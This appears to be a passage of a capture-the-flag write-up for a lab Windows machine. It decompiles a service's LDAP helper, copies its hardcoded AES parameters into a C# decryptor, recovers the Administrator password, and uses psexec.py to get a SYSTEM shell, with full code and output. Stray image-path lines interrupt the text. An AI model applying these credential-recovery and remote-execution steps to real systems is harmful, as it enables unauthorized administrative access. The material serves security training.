Server Process: "C:\Program Files\HQK\HqkSvc.exe"
Server Running As: Service_HQK
Initial Query Directory: C:\Program Files\HQK\ALL QUERIES

>SETDIR C:\Program Files\HQK\

Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command and
the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
```


The `SERVICE` command shows that the service directory is `C:\Program Files\HQK`. Switching to that directory using `SETDIR` and listing it, shows a few more files and folders.



```
>SETDIR LDAP

Current directory set to LDAP
>LIST

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
>RUNQUERY 2

Invalid database configuration found. Please contact your system administrator
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```


Listing the `LDAP` folder reveals the binary we found earlier along with a file named `Ldap.conf`. Running `SHOWQUERY` against the file returns the contents, which appears to contain an encrypted password for the `Administrator` user. Let's decompile the `HqkLdap.exe` binary to and examine the decryption logic.

Using a file identifier such as DiE reveals that this is a Visual Basic .NET compiled binary.




```
Type: PE    Size: 17408
EntryPoint: 00004e2e          ImageBase: 00400000
NumberOfSections: 0004        SizeOfImage: 0000c000
library   .NET(v4.0.30319)[-]
compiler  VB.NET(-)[-]
linker    Microsoft Linker(11.0)[EXE32,console]
Detect It Easy    100%    360 ms
```

A decompiler such as dnSpy can be used to view and debug the assembly. Import the binary into dnSpy and expand the `MainModule`. The `Main()` method is found to read configuration from a file passed through the command line.




```
else
{
    LdapSearchSettings ldapSearchSettings = new LdapSearchSettings();
    string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
    foreach (string text in array)
    {
        if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
        }
    }
    Ldap ldap = new Ldap();
```

The format is similar what we saw in `Ldap.conf`. It reads the encrypted password and calls the `CR.DS()` method on it. Clicking on `DS` should navigate us to its definition.



```
public class CR
{
    // Token: 0x06000012 RID: 18 RVA: 0x00002278 File Offset: 0x00000678
    public static string DS(string EncryptedString)
    {
        if (string.IsNullOrEmpty(EncryptedString))
        {
            return string.Empty;
        }
        return CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
    }
```

The `DS()` method takes in the encrypted password and then calls `CR.RD()` with a few parameters.



```
// Token: 0x06000015 RID: 21 RVA: 0x000023DC File Offset: 0x000007DC
private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int keySize)
{
    byte[] bytes = Encoding.ASCII.GetBytes(initVector);
    byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
    byte[] array = Convert.FromBase64String(cipherText);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations);
    checked
    {
        byte[] bytes3 = rfc2898DeriveBytes.GetBytes((int)Math.Round((double)keySize / 8.0));
        ICryptoTransform transform = new AesCryptoServiceProvider
        {
            Mode = CipherMode.CBC
        }.CreateDecryptor(bytes3, bytes);
        MemoryStream memoryStream = new MemoryStream(array);
        CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
        byte[] array2 = new byte[array.Length + 1];
        int count = cryptoStream.Read(array2, 0, array2.Length);
        memoryStream.Close();
        cryptoStream.Close();
        return Encoding.ASCII.GetString(array2, 0, count);
    }
}
```

The `RD()` method then decrypts the string and returns the plaintext. A quick comparison between this method and one found in `Utils.vb` proves that they are the same. This means we can re-use the code from earlier and just change the parameters.

```
using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec {
  class Decryptor {

   public static void Main() {
     var EncryptedString = "yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=";
     var pt =  Decrypt(EncryptedString, "667912", "1313Rf99", 3,
"1L1SA61493DRV53Z", 256);
     Console.WriteLine("Plaintext: " + pt);
   }

   public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
     var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
     var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
     var cipherTextBytes = Convert.FromBase64String(cipherText);
     var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
     var keyBytes = password.GetBytes(keySize / 8);
     var symmetricKey = new AesCryptoServiceProvider();
     symmetricKey.Mode = CipherMode.CBC;
     var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
     var memoryStream = new MemoryStream(cipherTextBytes);
     var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
     var plainTextBytes = new byte[cipherTextBytes.Length];
     var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
     memoryStream.Close();
     cryptoStream.Close();
     var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);
     return plainText;
    }
  }
}
```

The `Main()` method is updated by copying the parameters from the decompiled assembly as well as the encrypted password from `Ldap.conf`.

```
mcs decrypt.cs

 ./decrypt.exe
Plaintext: XtH4nkS4Pl4y1nGX
```

Compiling and executing the binary reveals that the administrator password is `XtH4nkS4Pl4y1nGX`. This can be used to psexec to the box and get SYSTEM.

```
psexec.py administrator:XtH4nkS4Pl4y1nGX@10.10.10.178

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file frlGEhUf.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service nFVm on 10.10.10.178.....
[*] Starting service nFVm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>whoami
nt authority\system
```